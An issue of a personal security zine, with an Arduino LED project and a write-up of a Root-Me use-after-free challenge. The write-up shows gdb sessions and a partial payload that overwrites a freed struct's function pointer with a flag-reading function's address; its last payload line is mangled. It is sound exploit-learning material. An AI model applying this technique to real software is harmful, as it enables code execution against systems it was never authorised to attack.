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


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Hello World

Today – we should start here:



Looks like we have a 3rd part of the [Notes Magazine](#) started [few weeks ago](#). So far we talked about:

Creating web modules for Metasploit	<i>In Part 1 (1)</i>	Where we talked about small Webmin poc
Wordprice.py - quick&dirty mass-scanner for Wordpress Plugins	<i>In Part 1 (2)</i>	Where we talked about automation for scanning Wordpress resources
Learning Arduino - intro to DIY	<i>In Part 1 (3)</i>	Where I started few „electronic” projects
Un-restricted content - YouTube case	<i>In Part 1 (4)</i>	Where we talked about small bug in censor at Youtube
For the # heap is only	<i>In Part 2 (1)</i>	Where I tried to describe my steps to learn some basic heap overflows
El Laberinto Del Puszek	<i>In Part 2 (2)</i>	Here I tried to learn more about Kernel hackning
A(t the BANK) Persistent Threats	<i>In Part 2 (3)</i>	We talked about escalations
Seagull Hunter	<i>In Part 2 (4)</i>	Where we prepared a small detector for (slowly;) flying objects

At this stage I would like to admit that it was a massive surprise for me when I received multiple feedbacks from you. I was never even tried to imagine that some day it will *inspire* someone somehow. „**Thank you**” today goes to: all the readers. For me it means „that someone, somewhere cares”. ;)

You made my Christmas Merry. Thank you.

Today we'll talk a little bit about few other cases. I tried to summarize them a bit in a few separated sections.



In the **first** one I talked about our electric mini-lab.

In **second part** we'll talk about using something when it's already free. ;) Here – similar to the part 2 of the *Notes Magazine* – I tried to learn a little bit more about heap exploitation.

Third section is related to Jira – popular webapp in many companies. Here I tried to look around as a „normal AD/Jira user” to see what can be found there to prepare other ‘stages of the attack’ during internal pentest.

In next part – called: ***PR for your Company*** – I tried to take few notes about so called Relative Path Injections (or PRSSI). We'll try to prepare a scenario to exploit this bug.

5th section was prepared to help me think about important possibilities when I'm trying to pass the exam called XDS one more time (trying harder anyone?) ;)

In the **next section** I used CentOS to automate internal scans (or ‘patch management’– you'll name it ;)).

After checking one of the ways to do it – I decided to check another option. And that's how we can read about it in section called ***Bones of the Green Dragon***.

In **last section** I prepared for *Notes – Part 3* I tried to understand more about mainframe(s attacks). That's why we'll check *Her-Cool-S.* ;)

So? Here we go...

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IT'S XMAS TIME



Intro

During this magic Christmas time ;) I decided to take a break for a while and prepare some new super-not-advanced device related to the previous cases described in last „Notes Magazine” parts [1].

This time we'll prepare something for the Christmas – a „little tree” ;>. But first let's take a look around what do we need for this circuit. Here we go...

Environment

Today we'll start here (because I was preparing an other devices but... it burned ;] Well. „Next time” ;)), so: I decided to use Arduino UNO again. What else we'll need to step forward?

For example[2]:


- breadboard
- Arduino UNO
- 2 x LED's (I used green and red but feel free to check other as well)
- 2x resistor 330 ohm
- few cables to connect the breadboard to Arduino.



If there will be anything new to add – I will mention in below in the article.

Simple Example

For now we should be here[\[2\]](#):




```
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xmas01 §

void setup() {
    pinMode(8, OUTPUT); // set pin as an output
    pinMode(9, OUTPUT);
    digitalWrite(8, HIGH); // init state
    digitalWrite(9, LOW);
}

void loop() {
    digitalWrite(8, HIGH); //light on
    digitalWrite(9, LOW); //light off
    delay(1000); // wait 1 sec
    digitalWrite(8, LOW);
    digitalWrite(9, HIGH);
    delay(1000);
}
```

As you can see I modified a little bit an example presented in the course so after quick upload of the code to the Arduino we should be somewhere here:



So far, so good. Let's move forward...

Xmas Example

I remember the days when there was „nothing in the shops“ ;] so most often if you would like to play (as a kid) you had 2 options: a) go outside or b) make a ‘toy’ for you to have some fun in that tie. Now we’ll use the scheme described in the previous section to rebuild it to something else.

To continue you’ll need a paper and few markers. ;) (Maybe it’s also a good idea to finally spent some time with your kid, hm? ;) „but I will leave this idea to you as an exercise“ ;)) Here we go!

We’ll start here:



Yes, I know it is beautiful! xD Let’s make it more pretty:



Next step in this super-scenario is to make *a tube* with your new painting, isn’t it? ;> So we are here:



Final step:



Yes. Now I can feel the Xmas magic! ;] I hope you can feel IT too. ;)

See you next time „....and a happy New Year”!

Cheers


References

Links/resources I found interesting while I was creating this article:

[1 – Notes Magazine Part#01](#)

[2 – Forbot Course \(PL only afaik\)](#)

FREE TIME



Intro

This time I decided to read a little bit more again about use-after-free bugs. Below you'll find few notes about it (but please be carefull: there are few spoilers ;]).

Let's prepare an environment. Here we go...

Environment

This time I used the challenge (still) available online (so you should know that below you'll find some „prohibited” spoilers. Sorry for that but from the other hand I used that this example will be excellent „for me” to learn, practice and prepare a ‘writeup’ (for future me – as usual[1] ;]).

So – special thanks for preparing the challenge goes to *Esad* and Root-Me Team[2]:

The screenshot shows a challenge card for the ELF x86 - Use After Free - basic challenge. At the top, it says "ACCUEIL / CHALLENGES / APP - SYSTÈME". The challenge title is "ELF x86 - Use After Free - basic". It has a "25 Points" badge with binary code (0101 1101) and a "UAF" tag. Below that, it says "Auteur Esad, 26 mai 2019" and "Niveau ?" with a difficulty rating icon showing four colored squares (green, yellow, orange, red).

When you'll register[2] there you'll see that for this challenge we have already available source code:

The screenshot shows the challenge page with the source code for the challenge. The code is as follows:

```
Source code :  
1. #include <stdlib.h>  
2. #include <stdio.h>  
3. #include <string.h>  
4. #include <unistd.h>  
5.  
6. #define BUflen 64  
7.  
8. struct Dog {  
9.     char name[12];  
10.    void (*bark)();  
11.    void (*bringBackTheFlag)();  
12.    void (*death)(struct Dog*);  
};
```

We also know how to compile the binary – all the security settings are also presented on the challenge's page (that's why I like Root-Me website, you don't need to think how to set up your box or what should be installed to run this-or-that-challenge. Everything you need to focus is described on each challenge and by the way – Root-Me[2] Team already prepared a working online environment for you as well (for example if you can not run your own ‘lab’)). Definitely – check it!

For now:

Statement	
Environment configuration :	
PIE	Position Independent Executable
RelRO	Read Only relocations
NX	Non-Executable Stack
Heap exec	Non-Executable Heap
ASLR	Address Space Layout Randomization
SRC	Source code access

According to all those details it should be easier now to continue and find a way to exploit this binary. To proceed I used Ubuntu 18.04 VM (x64) on VirtualBox. We shoule be somewhere here:

```
root@ubuntu:/home/user/uaff# lsb_release -a;uname -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:        18.04
Codename:       bionic
Linux ubuntu 5.4.0-53-generic #59~18.04.1-Ubuntu SMP Wed Oct 21 12:14:56 UTC 2020 x86_64 x86_64 x86_64
GNU/Linux
root@ubuntu:/home/user/uaff#
```

Let's continue here:

Challenge connection informations :	
Host	challenge03.root-me.org
Protocol	SSH
Port	2223
SSH access	ssh -p 2223 app-systeme-ch63@challenge03.root-me.org
Username	app-systeme-ch63
Password	app-systeme-ch63

If you don't have your own VM or can not create it for some reasons – you can still use WebSSH access available on the page:


```
Welcome on challenge03 /  
-----  
/tmp and /var/tmp are writeable  
Validation password is stored in $HOME/.passwd  
Useful commands available:  
python, perl, gcc, netcat, gdb, gdb-peda, gdb-gef, gdb-pwndbg, ROPgadget, radare2, pwntools  
Attention:  
Publishing solutions publicly (blog, github, youtube, etc.) is forbidden.  
Publier des solutions publiquement (blog, github, youtube, etc.) est interdit.  
-----  
Challenge informations /  
-----  
./ch63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/old32/ld-2.19.so,  
0de13f261cdcf not stripped.
```

Let's move forward.

Example scenario

As you can see on the page with the challenge description – there are already few links mentioned in the ‘reference’ section (you’ll find them linked below as well). I’ll suggest you to read them too.

Continuing:



```
user@ubuntu:~$ scp -P 2223 app-systeme-ch63@challenge03.root-me.org:./ch63 ./
[...]
app-systeme-ch63@challenge03.root-me.org's password:
ch63
user@ubuntu:~$
```

I opened the file in gdb (with pwndbg[2] installed):

```
user@ubuntu:~$ ls -la ch63
-r-sr-x--- 1 user user 12044 Dec 16 03:26 ch63
user@ubuntu:~$ gdb ./ch63
GNU gdb (Ubuntu 8.1.0-0ubuntu3.2) 8.1.0.20180409-git
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it
There is NO WARRANTY, to the extent permitted by law. Type "show warranty"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with pribreak).
Reading symbols from ./ch63...(no debugging symbols found)...done
pwndbg>
```

Checking file with *checksec* command:

```
pwndbg> checksec
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/user/.cache/pwntools
    'never' (old way).
    Or add the following lines to ~/.pwn.conf (or /etc/pwn.conf system-wide)
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.2.1 --> 4.3.1).
    Update with: $ pip install -U pwntools
[*] '/home/user/ch63'
    Arch:      i386-32-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
    RUNPATH:   b'/lib/old32/'
```

As we remember we already have the source code – let’s go back there to find out what this code is doing and where is the bug. ;) We should be here:

```

34. void bringBackTheFlag(){
35.     char flag[32];
36.     FILE* flagFile = fopen(".passwd", "r");
37.     if(flagFile == NULL)
38.     {
39.         puts("fopen error");
40.         exit(1);
41.     }
42.     fread(flag, 1, 32, flagFile);
43.     flag[20] = 0;
44.     fclose(flagFile);
45.     puts(flag);
46. }
```

(Looks like a good moment to create a „.passwd”/flag file on my Ubuntu VM. ;)) At this stage I tried to read the whole source to understand line-by-line what this code will do and how it'll possibly behave during the execution. After a while I was here:

```

96. int main(){
97.     int end = 0;
98.     char order = -1;
99.     char nl = -1;
100.    char line[BUFSIZE] = {0};
101.    struct Dog* dog = NULL;
102.    struct DogHouse* dogHouse = NULL;
103.    while(!end){
104.        puts("1: Buy a dog\n2: Make him bark\n3: Bring me the flag\n4: Watch his death\n5: Build dog house\n");
105.        order = getc(stdin);
106.        nl = getc(stdin);
107.        if(nl != '\n'){
108.            exit(0);
109.        }
110.        fseek(stdin, 0, SEEK_END);
```

After reading the code you can see in *main()* that the program is ready to do few things: create, watch, build and so on. As far as I think if we will create a dog, create a dog house, add a dog to that house, next delete the dog and create a new one – then „the new one” should get the ‘first free house’, right? ;] We’ll see. Let’s switch to the console window now:

```

1
How do you name him?
AAAA
You buy a new dog. AAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
```

Dog is ready let’s continue:

```
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
You do not have a dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
BBBB
How do you name it?
CCCC
You build a new dog house.
1: Buy a dog
```

House is ready too, let's continue below:

```
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
lives in BBBB.
1: Buy a dog
```

Ups... looks like an empty house ;) Let's create a new dog:

```
1
How do you name him?
DDDD
You buy a new dog. DDDD is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
DDDD lives in BBBB.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
```

Looks like new dog is in old house. So far, so good. Let's see what's next... I started gdb to look around for a while. Now I'm pretty sure I can not use a long name for my dog. ;) My dog couldn't understand it:

```

Missing symbols from /challenge/app-systeme/ch63/ch63 (no debugging symbols found) -lldb
(gdb) r
Starting program: /challenge/app-systeme/ch63/ch63
warning: the debug information found in "/lib/old32/libc-2.19.so" does not match "/lib/old32/libc.so.6" (CRC mismatch).

1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x08048740 in eraseNL ()
(gdb) bt
#0 0x08048740 in eraseNL ()
#1 0x08048c65 in main ()
(gdb) ■

```

Ok, now we should be here trying another name for our dog:

```

1
How do you name him?
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
You buy a new dog. BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBB^q^ lives in HERE.
1: Buy a dog
2: Make him bark
3: Bring me the flag

```

Well well well, what is this? ;]

```

6: Give dog house to your dog
7: Break dog house
0: Quit
7
You break the dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
BBBBBBBBBBBBB^q^ lives in .
1: Buy a dog

```

Looks similar for deleted house. One more thing:

```
0: Quit
6
BBBBBBBBBBBBBef`q` lives in .
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
AAAAAAAAAAAAAAe`q` lives in AAAAAAAAAAA
You buy a new dog. AAAAAAAAAAAAAA is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
AAAAAAAAAAe`q` lives in AAAAAAAAAAAe`q`.
1: Buy a dog
2: Make him bark
```

Ok. Let's move forward...

Example attack

Check it out! What a surprise ;>

```
7: Break dog house
0: Quit
4
AAAAAAAAAA run under a car... AAAAAAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
3
Bring me the flag !!!
prefers to bark...
UAF!!!
UAF!!!
UAF!!!
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
run under a car... 0-1 car
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x09ab5008 ***
Program received signal SIGABRT, Aborted.
0xf7f4d079 in __kernel_vsyscall ()
(gdb) █
```

It looks like there is no *death after death* ;) You can only die once. And you are *free*. Well. ;] Let's continue below:

```
run under a car... 0-1 car
*** Error in `/challenge/app-systeme/ch63/ch63': double free or corruption (fasttop): 0x08499008 ***
Program received signal SIGABRT, Aborted.
0xf7f9c079 in __kernel_vsyscall ()
(gdb) bt
#0 0xf7f9c079 in __kernel_vsyscall ()
#1 0xf7e15687 in raise () from /lib/old32/libc.so.6
#2 0xf7e18ab3 in abort () from /lib/old32/libc.so.6
#3 0xf7e4ffd3 in ?? () from /lib/old32/libc.so.6
#4 0xf7e5a4ba in ?? () from /lib/old32/libc.so.6
#5 0xf7e5b12d in ?? () from /lib/old32/libc.so.6
#6 0x080488b9 in death ()
#7 0x08048d37 in main ()
(gdb) disas death
Dump of assembler code for function death:
0x08048871 <+0>: push  ebp
0x08048872 <+1>: mov   ebp,esp
0x08048874 <+3>: push  ebx
0x08048875 <+4>: sub   esp,0x24
0x08048878 <+7>: call  0x8048650 <__x86_get_pc_thunk.bx>
0x0804887d <+12>: add   ebx,0x2733
0x08048883 <+18>: mov   eax,DWORD PTR [ebp+0x8]
0x08048886 <+21>: mov   DWORD PTR [ebp-0x1c],eax
0x08048889 <+24>: mov   eax,gs:0x14
0x0804888f <+30>: mov   DWORD PTR [ebp-0xc],eax
0x08048892 <+33>: xor   eax,eax
0x08048894 <+35>: mov   edx,WORD PTR [ebp-0x1c]
0x08048897 <+38>: mov   eax,WORD PTR [ebp-0x1c]
0x0804889a <+41>: sub   esp,0x4
0x0804889d <+44>: push  edx
0x0804889e <+45>: push  eax
0x0804889f <+46>: lea   eax,[ebx-0x2100]
0x080488a5 <+52>: push  eax
0x080488a6 <+53>: call  0x8048500 <printf@plt>
0x080488ab <+58>: add   esp,0x10
0x080488ae <+61>: sub   esp,0xc
0x080488b1 <+64>: push  DWORD PTR [ebp-0x1c]
0x080488b4 <+67>: call  0x8048510 <free@plt>
0x080488b9 <+72>: add   esp,0x10
0x080488bc <+75>: nop
0x080488bd <+76>: mov   eax,DWORD PTR [ebp-0xc]
0x080488c0 <+79>: xor   eax,DWORD PTR gs:0x14
```

So far, so good. Next I decided to use only a webssh access available on the page – quick reason is presented below:

```

@ubuntu:~/uaf$ ./ch63
bash: ./ch63: No such file or directory
@ubuntu:~/uaf$ ls -la
total 20
rwxrwxr-x 2 c c 4096 Dec 19 10:36 .
rwxr-xr-x 18 c c 4096 Dec 19 10:36 ..
r-sr-x--x 1 c c 12044 Dec 19 10:36 ch63
@ubuntu:~/uaf$ file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamic,
nked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]:
dfb25295d0356435f76f982e3fdca3a3d9, stripped
@ubuntu:~/uaf$ file ch63
ch63: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyna-
y linked, interpreter /lib/ld-2.19.so, for GNU/Linux 3.2.0, BuildID
b51b812c0af58c3b3790dddca7201e13f261cdcf, not stripped
@ubuntu:~/uaf$ 

```

So for now we should be here, checking functions inside the binary:

```

Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ch63...(no debugging symbols found)...done.
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x080484c0 __init
0x08048500 printf@plt
0x08048510 free@plt
0x08048520 fgets@plt
0x08048530 fclose@plt
0x08048540 sleep@plt
0x08048550 __stack_chk_fail@plt
0x08048560 __IO_getc@plt
0x08048570 fseek@plt
0x08048580 fread@plt
0x08048590 malloc@plt
0x080485a0 puts@plt
0x080485b0 exit@plt
0x080485c0 __libc_start_main@plt
0x080485d0 fopen@plt
0x080485e0 strncpy@plt
0x080485f0 __gmon_start__@plt
0x08048600 __start
0x08048640 __dl_relocate_static_pie
0x08048650 __x86.get_pc_thunk.bx
---Type <return> to continue, or q <return> to quit---
0x08048660 deregister_tm_clones
0x080486a0 register_tm_clones
0x080486e0 __do_global_dtors_aux
0x08048710 frame_dummy
0x08048716 eraseNL
0x08048765 bark
0x080487cb bringBackTheFlag
0x08048871 death
0x080488d3 newDog
0x0804896c attachDog
0x080489c8 destruct
0x08048a3c newDogHouse
0x08048b4b main
0x08048dec __x86.get_pc_thunk.ax

```

Ok and what if we will kill created dog just before we'd like to give him a doghouse? Let's see:

```

4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
4
asd run under a car... asd 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
AAAAAAAAAAAAAAAAAAAAAAA
How do you name it?
BBBBBBBBBBBBBBBBBBBBB
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax          0x41414141      1094795585
ecx          0xf7f798a4      -134768476
edx          0xffffffff    -1
ebx          0x804afb0      134524848
esp          0xffff97ccc     0xffff97ccc
ebp          0xffff97d48     0xffff97d48
esi          0x0            0
edi          0xffff97d2c     -426708
eip          0x41414141      0x41414141

```

Looks interesting. So we can write a value that will be later executed? It looks like, so I'd like to run (*the value of*) the „bringBackTheFlag()” function, let's try below:

```

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) i r
eax          0x41414141      1094795585
ecx          0xf7f798a4      -134768476
edx          0xffffffff    -1
ebx          0x804afb0      134524848
esp          0xffff97ccc     0xffff97ccc
ebp          0xffff97d48     0xffff97d48
esi          0x0            0
edi          0xffff97d2c     -426708
eip          0x41414141      0x41414141
eflags        0x10202 [ IF RF ]
cs           0x23          35
ss           0x2b          43
ds           0x2b          43
es           0x2b          43
fs           0x0            0
gs           0x63          99
(gdb) p bringBackTheFlag
$2 = {<text variable, no debug info>} 0x80487cb <bringBackTheFlag>
(gdb)

```

Next I was looking for a proper offset to set the address of *bringBackTheFlag()* to the dog's house-name (after the location):

```
6: Give dog house to your dog
7: Break dog house
0: Quit
1
How do you name him?
QWERTY
You buy a new dog. QWERTY is a good name for him
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDEFGHIJKLMNP
How do you name it?
RSTUWXYZ
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
```

We got the dog and the house, deleting the dog to give him the house?

```
6: Give dog house to your dog
7: Break dog house
0: Quit
4
QWERTY run under a car... QWERTY 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
6
lives in ABCDEFGHIJKLMNOPRSTUWXYZ.
1: Buy a dog
2: Make him bark
```

Nope. First we need to free the dog. One more time:

```
0: Quit
4
AAAA run under a car... AAAA 0-1 car
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5
Where do you build it?
ABCDABCDABCDABCD
How do you name it?
ABCDABCDABCDABCD
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
2

Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
```

Looks better now. ;) Let's change the address for the one we want:

```
6: Give dog house to your dog
7: Break dog house
0: Quit
Where do you build it?
How do you name it?
You build a new dog house.
1: Buy a dog
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
_
2: Make him bark
3: Bring me the flag
4: Watch his death
5: Build dog house
6: Give dog house to your dog
7: Break dog house
0: Quit
5\n" + "C"*12 + "\xcb\x87\x04\x08" + "\n" + "XXXXZZZ\n" + "2\n" | ./ch63n" + "5
```

Looks like done! ;] (I will not present the full payload here to not spoil it too much for you.)

Enjoy.

References

Links/resources I found interesting while I was creating this article:

[1 - List of mini art's](#)

[2 - pwndbg](#)

[3 – Root-Me.org](#)

PREVIEWING JIRA

